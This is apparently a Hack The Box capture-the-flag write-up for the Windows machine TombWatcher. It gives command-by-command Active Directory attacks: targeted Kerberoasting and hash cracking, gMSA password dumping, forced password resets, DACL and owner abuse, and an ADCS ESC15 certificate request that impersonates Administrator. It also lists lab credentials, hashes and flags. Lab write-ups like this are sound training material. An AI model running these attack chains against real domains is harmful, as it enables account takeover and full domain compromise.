

Writeup TombWatcher



Machine information

As is common in real life Windows pentests, you will start the TombWatcher box with credentials for the following account: henry / H3nry_987TGV!

Initial Enumeration

Port Scanning

Full Port scan

As always, I will start with a full port scan. With this we will start to see what ports are open on this ip address.

```
nmap 10.129.244.237
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 04:56 CEST
Nmap scan report for 10.129.244.237
Host is up (0.017s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
```

Detailed port scan

At the detailed port scan go to get more information from the services which are open on the ip address.

```
nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985 -sCV 10.129.244.237
-vvvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 04:58 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:58
Completed NSE at 04:58, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:58
Completed NSE at 04:58, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:58
Completed NSE at 04:58, 0.00s elapsed
```

Initiating Ping Scan at 04:58
Scanning 10.129.244.237 [4 ports]
Completed Ping Scan at 04:58, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:58
Completed Parallel DNS resolution of 1 host. at 04:58, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 04:58
Scanning 10.129.244.237 [13 ports]
Discovered open port 445/tcp on 10.129.244.237
Discovered open port 80/tcp on 10.129.244.237
Discovered open port 139/tcp on 10.129.244.237
Discovered open port 53/tcp on 10.129.244.237
Discovered open port 135/tcp on 10.129.244.237
Discovered open port 464/tcp on 10.129.244.237
Discovered open port 88/tcp on 10.129.244.237
Discovered open port 389/tcp on 10.129.244.237
Discovered open port 636/tcp on 10.129.244.237
Discovered open port 3269/tcp on 10.129.244.237
Discovered open port 5985/tcp on 10.129.244.237
Discovered open port 3268/tcp on 10.129.244.237
Discovered open port 593/tcp on 10.129.244.237
Completed SYN Stealth Scan at 04:58, 0.07s elapsed (13 total ports)
Initiating Service scan at 04:58
Scanning 13 services on 10.129.244.237
Completed Service scan at 04:58, 46.77s elapsed (13 services on 1 host)
NSE: Script scanning 10.129.244.237.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:58
NSE Timing: About 99.94% done; ETC: 04:59 (0:00:00 remaining)
Completed NSE at 04:59, 40.38s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:59
Completed NSE at 04:59, 1.34s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:59
Completed NSE at 04:59, 0.00s elapsed
Nmap scan report for 10.129.244.237
Host is up, received echo-reply ttl 127 (0.017s latency).
Scanned at 2025-06-08 04:58:12 CEST for 88s

PORT	STATE	SERVICE	REASON	VERSION
53/tcp	open	domain	syn-ack ttl 127	Simple DNS Plus
80/tcp	open	http	syn-ack ttl 127	Microsoft IIS httpd 10.0
http-methods:				
Supported Methods: OPTIONS TRACE GET HEAD POST				
_ Potentially risky methods: TRACE				
_http-server-header: Microsoft-IIS/10.0				
_http-title: IIS Windows Server				
88/tcp	open	kerberos-sec	syn-ack ttl 127	Microsoft Windows Kerberos (server time: 2025-06-07 23:06:27Z)
135/tcp	open	msrpc	syn-ack ttl 127	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 127	Microsoft Windows netbios-ssn
389/tcp	open	ldap	syn-ack ttl 127	Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
ssl-cert: Subject: commonName=DC01.tombwatcher.htb				
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb				
Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher				
Public Key type: rsa				
Public Key bits: 2048				
Signature Algorithm: sha1WithRSAEncryption				
Not valid before: 2024-11-16T00:47:59				
Not valid after: 2025-11-16T00:47:59				
MD5: a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666				
SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c				
-----BEGIN CERTIFICATE-----				
//				
_-----END CERTIFICATE-----				
_ssl-date: 2025-06-07T23:07:58+00:00; -3h51m41s from scanner time.				
445/tcp	open	microsoft-ds?	syn-ack ttl 127	
464/tcp	open	kpasswd?	syn-ack ttl 127	
593/tcp	open	ncacn_http	syn-ack ttl 127	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ssl/ldap	syn-ack ttl 127	Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
_ssl-date: 2025-06-07T23:07:59+00:00; -3h51m41s from scanner time.				
ssl-cert: Subject: commonName=DC01.tombwatcher.htb				
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb				

```
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after: 2025-11-16T00:47:59
| MD5: a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
|//
|_-----END CERTIFICATE-----
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active
Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-07T23:07:58+00:00; -3h51m41s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after: 2025-11-16T00:47:59
| MD5: a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active
Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after: 2025-11-16T00:47:59
| MD5: a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
```

```
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
|//
|_-----END CERTIFICATE-----
|_ssl-date: 2025-06-07T23:07:59+00:00; -3h51m41s from scanner time.
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled and required
| smb2-time:
|   date: 2025-06-07T23:07:14
|_   start_date: N/A
|_clock-skew: mean: -3h51m42s, deviation: 2s, median: -3h51m41s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 24982/tcp): CLEAN (Timeout)
|   Check 2 (port 60267/tcp): CLEAN (Timeout)
|   Check 3 (port 57100/udp): CLEAN (Timeout)
|   Check 4 (port 18365/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
```

Nmap done: 1 IP address (1 host up) scanned in 88.97 seconds

Raw packets sent: 17 (724B) | Rcvd: 14 (600B)

I first checked to see if there was anything interesting on the SMB server, but there is nothing there that we can exploit.

```
smbmap -H tombwatcher.htb -u henry -p 'H3nry_987TGV!'
```

```
[+] IP: 10.129.244.237:445      Name: tombwatcher.htb      Status:
```

```
Authenticated
```

```
      Disk      Permissions
```

```
Comment
```

```
----
```

```
-----
```

```

-----
ADMIN$ NO ACCESS
Remote Admin
C$ NO ACCESS
Default share
IPC$ READ ONLY
Remote IPC
NETLOGON READ ONLY
Logon server share
SYSVOL READ ONLY
Logon server share
[*] Closed 1 connections

```


Since we already received user credentials from HTB, I immediately retrieved the data from the LDAP server. I will copy this to my HTB folder on my Kali machine and upload it to Bloodhound.

```

nxc ldap 10.129.244.237 -u 'henry' -p 'H3nry_987TGV!' --bloodhound --
collection All --dns-server 10.129.244.237
SMB 10.129.244.237 445 DC01 [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True)
(SMBv1:False)
LDAP 10.129.244.237 389 DC01 [+]
tombwatcher.htb\henry:H3nry_987TGV!
LDAP 10.129.244.237 389 DC01 Resolved collection
methods: trusts, session, psremote, group, rdp, acl, localadmin, container,
dcom, objectprops
LDAP 10.129.244.237 389 DC01 Done in 00M 03S
LDAP 10.129.244.237 389 DC01 Compressing output into
/home/kali/.nxc/logs/DC01_10.129.244.237_2025-06-08_050257_bloodhound.zip

```

We know the user henry and his password, so we can search for henry in Bloodhound and see that he has WriteSPN rights over the user Alfred. WriteSPN (Write servicePrincipalName) is an AD right that allows an account to change or add the servicePrincipalName of an AD object.



To exploit this, I will use the TargetKerberoast.py tool. The tool will automatically perform a targeted Kerberoast attack, either on all users or on a specific user if specified in the command line, and then obtain a crackable hash.

```
python3 targetedKerberoast.py -v -d 'tombwatcher.htb' -u henry -p
'H3nry_987TGV!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (Alfred)
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$c5425eed95da3ed769
8c62e9b644146b$23a0d33de4f4e0c7cf2470bfc2afa1c8150fa0bf2a053ad498deaa2b948d77d
2faa65b388a0786bd4945dacaed51ab4053fe7a8a010ba1cddc558e3322014572da911d66896a2
06cb4df429418bf35a7b3f9c97ad89ae320f924bda1bcc41be6299fee02033a89973a7da7ba8bb
eae1f461d95d145f68aa1ee34b87b228741ac1266f1ed105aa28c2f10abf7f8d626bb87737707d
11002227fb9a4a10ce8bf26ed31765b00d461d023bd7e1469502965bfabe04b2b2cf0da003e7de
eac59068ecd92334a6eb236a1bf6f4b6b2c68a645e46e079b5c7f69cc2006bd856574d5cc69eb6
58f84b353a3b3f34d2c0730d084f59289aa525d73d66539e85b5dbe9b760a29624b9a8e6761e06
c11e6ac9acefe63e9cebf38c1507d14ddeb6d9fd03d15df2e8dbdeaf5f764ea5799cddc269e7fd
11a23f6d259464459982ba23e4c60d838546035be689d0556b4faf8a3af58fc5f3a88a2d31e747
00fbcea0835938ebcf4b7dc18e1ae20f167ead6c68a48a03b1ac2276b8371dea470af4eb808c0c
96954d1d85e8de309960267a9f76703d2da6e285968972c575f06e878451bf17b9bb4bbb433152
90c73aa1175a73ea22c2a98861a763029b5968305ca25a322c337ae34107688715b1c10c8cf8cb
```

```
1bafc991ebb777d7de6973e22e0f260fb178af8382c862c2da1a6a1b38359e85cd856f257859c5
39d922a6052cb621e82b4204e3e0a5fb9fcbcb6935a0004d2e4d43454517d690a966e5c45e74cc1
5a058a7fe5d7f359d055d713cbbb223e0617d59235cd6c3ae7879983be8cc513261457649b6c3a
ff63daf79969a4f6c8fdeb21699dec8720798a328b6970ee9e1fa19ab9283ec143cb28fc425735
d361b5e3c6062534ca81d265d1424c237be8dd9ca8ab4a27732e1742a951f2531eb9b0562ed0b8
b3173ad998f7986ad2900dc88a1df85e9b05c210cc59eca7836f97c5e424578b46e994e6f69c1e
6aa9fd97a6fa518a68e566a8d14cd0437c083368bfc5524861af1f0e514c2b5fbdc84eef0a6d97
ee1aa655ce011556b1ad2673cc3e96165e0ebb2124220d6f005dc9e73cc87e50685d7bc1558410
dcfe8478c151cb362d38ef6374457d485d6c9c21e878917b79c5605eb1cd8ee380ce39ef43825e
2927c89495fc278ab5bd8f89b57926223ab783efab297da300a51f0e0034e29b509aabc3e86416
b81dffe12994713eb68182d77aa7b899a4b965e1f4bc6041b76a9188057008164b3934c4eac501
f8725d85d3bbea3ec0a983ced8b92ed1b5ccc3069a93c4bfaadeb776b69221e021e5fffa2e00ab
8593d3bbe280760dbfb49df804e56cdab0a09966280d80ed19e86e8beca1cfe1d06c2ce08f64d0
5ec70d34bbbc70ab30dd8535d76070b60f00fbeca5b40b09d43af69b17fb42c8f73b60f113805bc
718511e0fee1ea8217c5ee9317616c2d14690809ee8634870c2ac6dd63dbee659a8c25ed13683
[VERBOSE] SPN removed successfully for (Alfred)
```

I have now placed this hash in a homemade file and named it hash.txt. I will now crack it using John. Below, you can see that the password for the user Alfred is basketball.


Username	Password
Alfred	basketball

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball      (?)
1g 0:00:00:00 DONE (2025-06-08 01:30) 100.0g/s 102400p/s 102400c/s 102400C/s
123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now I checked in Bloodhound to see if the user Alfred can be used to add himself somewhere or if it can be used to change a user's password, etc. In Bloodhound, we can see that the user can add himself to the Infrastructure group. For this, I will use BloodyAD. This tool is used to add a user to a target group.

```
bloodyAD --host dc01.tombwatcher.htb -u 'Alfred' -p 'basketball' -d  
tombwatcher.htb add groupMember "Infrastructure" Alfred  
[+] Alfred added to Infrastructure
```

Now that I have added myself to this group, you can see that I have ReadGMSAPassword permissions on the user Ansible_Dev\$.




For this readout, I will use the gMSADumper.py tool. With this, I will dump the hashes of that user.

```
python3 gMSADumper.py -u Alfred -p basketball -d tombwatcher.htb  
Users or groups who can read password for ansible_dev$:  
> Infrastructure  
ansible_dev$:::1c37d00093dc2a5f25176bf2d474afdc  
ansible_dev$:aes256-cts-hmac-sha1-  
96:526688ad2b7ead7566b70184c518ef665cc4c0215a1d634ef5f5bcd6a6543b5b3  
ansible_dev$:aes128-cts-hmac-sha1-96:91366223f82cd8d39b0e767f0061fd9a
```

Now I have seen in Bloodhound that the user 'ansible_dev\$' can change the password of the user SAM. This is because this user has ForceChangePassword rights on the user SAM. For this, I will use Bloodyad.

```
bloodyAD --host dc01.tombwatcher.htb -u 'ansible_dev$' -p  
":1c37d00093dc2a5f25176bf2d474afdc" -d tombwatcher.htb --dc-ip 10.129.244.12  
set password Sam Test123  
[+] Password changed successfully!
```

Now that I have been able to change Sam's password, I will also change John's, since we have WriteOwner rights for the user John with Sam.



To change the password, I will use the net rpc tool because I encountered an error with Bloodyad. To change the ownership of the object, you may use Impacket's ownedredit.

```
ownedredit.py -action write -new-owner 'Sam' -target 'John'
'tombwatcher.htb'/'Sam': 'Test123'
```

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!

To abuse ownership of a user object, you may grant yourself the FullControl permission.

```
dacledit.py -action 'write' -rights 'FullControl' -principal 'Sam' -target
'John' 'tombwatcher.htb'/'Sam': 'Test123'
```

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250608-025440.bak
[*] DACL modified successfully!

Change user password by using BloodyAD

```
bloodyAD --host dc01.tombwatcher.htb -u 'Sam' -p "Test123" -d tombwatcher.htb
--dc-ip 10.129.111.103 set password John Test123
```

We have been able to change the password for the user John, so I will now log in to the Windows machine with the above credentials.

```
evil-winrm -i tombwatcher.htb -u 'John' -p "Test123"
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\john\Documents>
```

So, we have found the first user flag.

User flag: cc6d7526229f416110d93d74f2a750ee

```
*Evil-WinRM* PS C:\Users\john\Desktop> ls
```

```
Directory: C:\Users\john\Desktop
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar---	6/7/2025 8:07 PM	34	user.txt

```
*Evil-WinRM* PS C:\Users\john\Desktop> cat user.txt
```

```
cc6d7526229f416110d93d74f2a750ee
```

Since we are now user John, I checked what I can do with this user. In Bloodhound, it says that I have GenericAll rights over ADCS OU. We will check the certificate templates with Certipy. You will see that the user with rid 1111 has Enrollment Rights/Write Property Enroll on the WebServer template. Also, enum the deleted users and you will see that user:

```
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -IncludeDeletedObjects -Properties objectSid, lastKnownParent, ObjectGUID | Select-Object Name, ObjectGUID, objectSid, lastKnownParent | Format-List
```

```
Name           : cert_admin
                 DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectGUID      : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
objectSid       : S-1-5-21-1392491010-1358638721-2126982587-1109
lastKnownParent : OU=ADCS,DC=tombwatcher,DC=htb
```

```

Name          : cert_admin
                DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectGUID     : c1f1f0fe-df9c-494c-bf05-0679e181b358
objectSid      : S-1-5-21-1392491010-1358638721-2126982587-1110
lastKnownParent : OU=ADCS,DC=tombwatcher,DC=htb

Name          : cert_admin
                DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectGUID     : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid      : S-1-5-21-1392491010-1358638721-2126982587-1111
lastKnownParent : OU=ADCS,DC=tombwatcher,DC=htb

```

So, after checking which certificates have been deleted, we will be able to retrieve them because the user john has GenericAll rights over the OU ADCS. You can do this by using the following command.

```
Restore-ADObject -Identity '938182c3-bf0b-410a-9aaa-45c8e1a02ebf'
```

Above, we can see that there is a user called cert_admin. I am now going to try to change this user's password.

```

bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u John -p 'Test123'
set password cert_admin 'Test123'
[+] Password changed successfully!

```

Before we execute the certipy request command, we first need to find out which certificate, template, etc. we need. You can search for this by using the certipy find command. I used the following article for this. <https://abrictosecurity.com/esc15-the-evolution-of-adcs-attacks/>

```

certipy find -u cert_admin@tombwatcher.htb -p 'Test123' -dc-ip 10.129.111.103
-vulnerable
Template Name          : WebServer
    Display Name       : Web Server
    Certificate Authorities : tombwatcher-CA-1
    Enabled            : True
    Client Authentication : False
    Enrollment Agent    : False
    Any Purpose         : False
    Enrollee Supplies Subject : True

```

```

Certificate Name Flag           : EnrolleeSuppliesSubject
Extended Key Usage              : Server Authentication
Requires Manager Approval       : False
Requires Key Archival          : False
Authorized Signatures Required : 0
Schema Version                  : 1
Validity Period                 : 2 years
Renewal Period                  : 6 weeks
Minimum RSA Key Length          : 2048
Template Created                 : 2024-11-16T00:57:49+00:00
Template Last Modified          : 2024-11-16T17:07:26+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights           : TOMBWATCHER.HTB\Domain Admins
                                TOMBWATCHER.HTB\Enterprise Admins
                                S-1-5-21-1392491010-1358638721-
2126982587-1111
  Object Control Permissions
    Owner                       : TOMBWATCHER.HTB\Enterprise Admins
    Full Control Principals     : TOMBWATCHER.HTB\Domain Admins
                                TOMBWATCHER.HTB\Enterprise Admins
    Write Owner Principals      : TOMBWATCHER.HTB\Domain Admins
                                TOMBWATCHER.HTB\Enterprise Admins
    Write Dacl Principals       : TOMBWATCHER.HTB\Domain Admins
                                TOMBWATCHER.HTB\Enterprise Admins
    Write Property Enroll       : TOMBWATCHER.HTB\Domain Admins
                                TOMBWATCHER.HTB\Enterprise Admins
                                S-1-5-21-1392491010-1358638721-
2126982587-1111
  [+] User Enrollable Principals : TOMBWATCHER.HTB\Domain Admins
                                TOMBWATCHER.HTB\Enterprise Admins
  [+] User ACL Principals        : TOMBWATCHER.HTB\Enterprise Admins
  [!] Vulnerabilities
    ESC15                       : Enrollee supplies subject and schema
version is 1.
    ESC4                       : Template is owned by user.
  [*] Remarks
    ESC15                       : Only applicable if the environment
has not been patched. See CVE-2024-49019 or the wiki for more details.

```

To execute the command below, you must ensure that certipy version v5.0.2 is installed. Otherwise, you will receive an error message stating that “-application-policies” does not exist. I spent a long time troubleshooting this issue. With the command below, I will request a certificate for the domain controller of tombwatcher.htb via the Certificate Authority ‘tombwatcher-CA-1’.

```
certipy req -u 'cert_admin@tombwatcher.htb' -p 'Test123' -target  
dc01.tombwatcher.htb -ca 'tombwatcher-CA-1' -template 'WebServer' -upn  
'Administrator' -application-policies 'Client Authentication'  
Certipy v5.0.2 - by Oliver Lyak (ly4k)
```

```
[!] DNS resolution failed: The DNS query name does not exist:  
dc01.tombwatcher.htb.  
[!] Use -debug to print a stacktrace  
[!] DNS resolution failed: The DNS query name does not exist: TOMBWATCHER.HTB.  
[!] Use -debug to print a stacktrace  
[*] Requesting certificate via RPC  
[*] Request ID is 5  
[*] Successfully requested certificate  
[*] Got certificate with UPN 'Administrator'  
[*] Certificate has no object SID  
[*] Try using -sid to set the object SID or see the wiki for more details  
[*] Saving certificate and private key to 'administrator.pfx'  
[*] Wrote certificate and private key to 'administrator.pfx'
```

We will now proceed with authentication using the administrator.pfx certificate. After authentication, an LDAP shell will open, after which the password of the Administrator user will change.

```
certipy auth -pfx administrator.pfx -dc-ip 10.129.111.103 -domain  
tombwatcher.htb -ldap-shell  
Certipy v5.0.2 - by Oliver Lyak (ly4k)  
  
[*] Certificate identities:  
[*]     SAN UPN: 'Administrator'  
[*] Connecting to 'ldaps://10.129.111.103:636'  
[*] Authenticated to '10.129.111.103' as: 'u:TOMBWATCHER\Administrator'  
Type help for list of commands
```

```
# change_password Administrator Test123
Got User DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Attempting to set new password of: Test123
Password changed successfully!
```

Login as Administrator

As you can see below, I am now logged in as Administrator and can therefore obtain the root flag. This means that the Windows machine has been completely taken over.

Root flag: 46b34fa53fb2b1cf743176ff8e23cafe

```
evil-winrm -i tombwatcher.htb -u 'Administrator' -p "Test123"
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop

*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
```

Directory: C:\Users\Administrator\Desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar---	6/8/2025 6:13 AM	34	root.txt

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
46b34fa53fb2b1cf743176ff8e23cafe
```

ROOTED



TombWatcher has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#449	08 Jun 2025	45
MACHINE RANK	PWN DATE	POINTS EARNED

OK

SHARE